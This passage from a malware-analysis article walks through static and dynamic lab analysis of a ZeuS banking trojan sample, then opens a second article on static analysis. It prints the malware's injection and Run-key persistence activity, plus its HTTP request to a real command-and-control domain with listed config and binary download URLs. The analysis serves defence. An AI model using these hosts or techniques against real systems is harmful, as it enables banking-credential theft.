


Figure 2. Network configuration on Windows machine

The screenshot (Figure 3) illustrates the malware analysis environment.




Figure 3. Malware Analysis Environment

Analysis of a Malware Sample (edd94.exe)

Now that we have a malware analysis lab setup, let's begin our analysis in the lab environment to see what we can learn about this sample edd94.exe. We will first start with the Static Analysis techniques.

- Determine the File Type: Running the File utility on the malware sample shows that it is a PE32 Executable file (Figure 4)




Figure 4. file utility showing executable file

- Taking the Cryptographic Hash: MD5sum utility shows the md5sum of the malware sample (edd94.exe) (Figure 5). Other algorithms such as Secure Hash Algorithm version 1.0 (SHA1) can also be used for the same purpose.




Figure 5. md5sum of the the malware sample

- Determine the Packer: PEiD is a tool that can be used to detect most common packers, cryptors and compilers for PE files. It can currently detect more than 600 different signatures in the PE files. In this case the sample is not packed (Figure 6). Another alternative to PEiD is RDG Packer Detector.




Figure 6. PEiD output

- Examining the File Dependencies: Dependency Walker is a great tool for viewing file dependencies. Dependency Walker shows four DLLs loaded and the list of api calls imported by the executable (edd94.exe) and it also shows the malware specimen importing an api call “CreateRemoteThread” (Figure 7) which is an api call used by the malware to inject code into another process.




Figure 7. Examining dependencies using Dependency Walker

- Submission to Online Web Based Malware Scanning Service: Submitting the sample to VirusTotal shows that malware is a ZeuS bot (zbot) (Figure 8). Zeus is a Trojan horse that steals banking information by Man-in-the-browser keystroke logging and Form Grabbing. Zeus is spread mainly through drive-by downloads and phishing schemes.

McAfee-GW-Edison	Heuristic.LooksLike.Win32.Suspicious.B	20120705
Microsoft	PWS:Win32/Zbot	20120705
NOD32	a variant of Win32/Kryptik.ADDZ	20120705
Norman	W32/Troj_Generic.ARTQJ	20120705
nProtect	-	20120706
Panda	Generic Trojan	20120705
PCTools	Trojan.Zbot	20120705
Rising	-	20120705
Sophos	Mal/Zbot-FX	20120705
SUPERAntiSpyware	-	20120705
Symantec	Trojan.Zbot	20120706
TheHacker	-	20120704
TotalDefense	Win32/ZAccess.Z/generic	20120705
TrendMicro	TSPY_ZBOT.IQU	20120706
TrendMicro-HouseCall	TSPY_ZBOT.IQU	20120705
VBA32	-	20120705

Figure 8. VirusTotal results for edd94.exe shows that it is ZeuS bot (zbot)

Now that we got some information using Static Analysis, let us try to determine the characteristics of the malware using Dynamic Analysis. Before executing the malware, the monitoring tool Wireshark is run on the Linux machine to capture the network traffic (Figure 9) generated as a result of malware execution. INetSim is run to emulate network services and to provide fake responses to the malware (Figure 1). On Windows, CaptureBAT is run to capture the process, registry and file system activity.




Figure 9. Running Wireshark to capture the network traffic

The malware sample (edd94.exe) was run in the analysis machine for few seconds. Following are some of activities caught by our monitoring tools after the malware execution.

The below screenshot (Figure 10) shows the process, registry and filesystem activity after executing the malware (edd94.exe), also explorer.exe (which is OS process) performs lot of activity (setting registry value and creating various files) just after executing the malware indicating code injection into explorer.exe.

```
process: created C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
registry: SetValueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
process: created C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\
file: Write C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
registry: SetValueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\Current
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\PhishingFilter\Enabled
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\Privacy\CleanCookies
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKLM\SYSTEM\ControlSet001\Hardware Profiles\0001\Software\Microsoft\Windows\CurrentVersio
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacyS
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@ad.yieldmanager[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@gmer[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google.co[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@bannat[1].txt
```

Figure 10. CaptureBAT output showing process, file and registry activity

The malware also drops a new file (raruo.exe) into “C:\Documents and Settings\Administrator\Application Data\Lyolxi” directory, after which it executes it and creates a new process (Figure 11). Now this is where the cryptographic hash will help us determine if the dropped file (raruo.exe) is the same as the original file (edd94.exe). We will come to that later.




Figure 11. edd94.exe dropping a new file raruo.exe

Another interesting activity is explorer.exe setting a registry value {F561587E-37AB-9701-D0081175F61B} under the sub key “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” (Figure 12). Malwares usually adds values to this registry key to survive the reboot (persistence mechanism). Also explorer.exe creating this registry key is suspicious and could be the result of malware injecting code into explorer.exe.


```

registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}

```

Figure 12. explorer.exe creating setting the registry value to survive the reboot

Wireshark also captured the malware performing a DNS look up to resolve the domain “users9.nofeehost.Com”. Also, the domain resolved to the IP address 192.168.1.2 which is our Linux machine (Figure 13). This is because INetSim which was running on the Linux machine responded to the DNS query by giving a fake response. Now we have tricked the malware to think that users9.nofeehost.com is at IP address 192.168.1.2 which is our host machine (Linux). This way, we have not allowed the malware to connect to the internet and also have control over our analysis.



eth1 [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: (ip.addr eq 192.168.1.100 and ip.addr eq 4.2.2.2) and (uc) Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000070	192.168.1.100	4.2.2.2	DNS	80	Standard query A users9.nofeehost.com
5	0.032087	4.2.2.2	192.168.1.100	DNS	96	Standard query response A 192.168.1.2

Frame 4: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)

Ethernet II, Src: Vmware_87:a7:71 (00:0c:29:87:a7:71), Dst: Pegatron dc:6b:de (70:71:bc:dc:6b:de)

Internet Protocol Version 4, Src: 192.168.1.100 (192.168.1.100), Dst: 4.2.2.2 (4.2.2.2)

User Datagram Protocol, Src Port: 54298 (54298), Dst Port: domain (53)

Domain Name System (query)

Figure 13. Wireshark showing DNS query made by the malware

Then the malware tries to establish an http connection trying to download a configuration file (all.bin) from the domain users9.nofeehost.com (Figure 14), also the INetSim gave a fake response page, we can also configure INetSim to respond with whatever custom page we want to.

```

GET /patrickkeed/all.bin HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: users9.nofeehost.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 258
Content-Type: text/html
Date: Sat, 07 Jul 2012 20:15:54 GMT

<html>
<head>
<title>INetSim default HTML page</title>
</head>
<body>
<p></p>
<p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
<p align="center">This file is an HTML document.</p>
</body>
</html>

```

Figure 14. Malware trying to download configuration file

ZeuS Tracker (project that keeps track of ZeuS command and control servers around the world) shows that this domain (users9.nofeehost.com) was previously listed as ZeuS command and control server also the pattern that we captured is same as mentioned in the ZeuS tracker (Figure 15). This confirms that we are dealing with ZeuS bot (zbot).

abuse.ch ZeuS Tracker

Home | FAQ | ZeuS Blocklist | ZeuS Tracker | Submit C&C | Removals | ZTDNS | Statistic | RSS Feeds | Contact | Links

ZeuS Tracker :: ZeuS Host users9.nofeehost.com

The ZeuS C&C users9.nofeehost.com was not found in the ZeuS Tracker database. However, this ZeuS C&C was listed previously but has been removed on **2012-03-27 12:14:42 (UTC)** with the following reason: **Investigated/cleaned**

Historical Information

ZeuS C&C: users9.nofeehost.com
Date added: 2012-03-22 14:47:12 (UTC)
Last updated: 0000-00-00 00:00:00 (UTC)
Uptime (hh:mm:ss): 838:39:39
Removal date: 2012-03-27 12:14:42 (UTC)
Removal reason: Investigated/cleaned

ZeuS URL	HTTP Status	Type
users9.nofeehost.com/patrickkeed/u.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/all.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/1.bin/bot.exe	HTTP 404	BinaryURL
users9.nofeehost.com/patrickkeed/1.bin/all.exe	HTTP 404	BinaryURL

of URLs: 4

copyright © zeustracker.abuse.ch, version 1.2 / 2010-09-13

Figure 15. ZeuS Tracker results for the domain

Conclusion

By setting up a safe malware analysis lab we were able to perform basic static and dynamic analysis to uncover the characteristics of the malware without actually infecting any of the production systems. The patterns identified after analysis can now be used to create signatures for the security devices.

About the Author



Monnappa K A is based out of Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does research on malware analysis and reverse engineering, he has presented on various topics like "Memory Forensics", "Advanced Malware Analysis", "Rootkit Analysis", "Detection and Removal of Malwares" and "Sandbox Analysis" in the Bangalore security community meetings. His article on "Malware Analysis" was also published in the Hakin9 ebook "Malware – From Basic Cleaning To Analyzing". You can view the video demo's of all his presentations by subscribing to his youtube channel: <http://www.youtube.com/user/hackycracky22>.

Glimpse of Static Malware Analysis

by Ali A. AlHasan MCSE, CCNA, CEH, CHFI, CISA, ISO 27001 Lead auditor

The internet has become an essential part of our day-to-day life. We are using it to communicate, exchange information, perform bank transactions, etc. Researchers are working around the clock to expand this service and optimize it. Hackers, on the other hand, are leveraging this crucial service to perform cybercrime activities, such as stealing credit cards.

Over the past few years, talented and geek computer users were exploiting and identifying applications and operating systems' vulnerabilities for fun. However, the game has changed and shifted from a fun activity towards a profit-oriented business. Some research [3] indicates that the average global economy loss due to cybercrime and espionage is \$500 billion annually.

Hackers use malicious software (malware), e.g., virus, worm, or rootkit, to perform their activities. Therefore, understanding and analyzing the malware is very important to protect the end users. Moreover, it will help to detect similar types of malware and help in cleaning up the infected machines and network.

Malware can be classified into different types such as virus, worm or rootkit based on how it spreads, its functionality and dependency on host, i.e., whether it requires a host to run or can run independently. Nowadays, malware can fit under more than one category.

Malware can also be classified based on victim: targeted or mass malware. The former is very difficult to detect since it is developed to hit a specific organization. For this type of attack, security controls will not be able to detect or prevent the malware. The latter type is crafted to hit any machine with specific vulnerability without taking into consideration the organization or country. This type of malware is usually easy to detect and prevent if you keep your security control and systems up-to-date.

Before spending too much time analyzing a malware that might be already analyzed by anti-virus vendors, it is highly recommended to scan it using several antivirus solutions. To do that, you could, for example, use VirusTotal website (<http://www.virustotal.com/>) to scan the file. Figure 1 shows the result of scanning a virus using VirusTotal service. The result shows that the detection ratio is 42/47. This means that the virus was not recognized and detected by all antiviruses. This is because antivirus solutions use different signatures to detect the malware. This example illustrates how important it is to use more than one antivirus solution to check the suspected malware (Figure 1).




Figure 1. Virus scanned by several antivirus solution via VirusTotal website

If antivirus solutions did not detect the malware, then you should start analyzing it. There are two major approaches and methodologies to analyze a malware: dynamic and static analysis. To perform the dynamic analysis, malware analysts need to run and execute the malware. This type of analysis should be performed in an isolated lab environment. On the other hand, conducting the static analysis does not require running the malicious code or file.

This article focuses on statically analyzing executable Windows operating system files, since they are widely utilized by hackers to perform cybercrimes.

Static Analysis

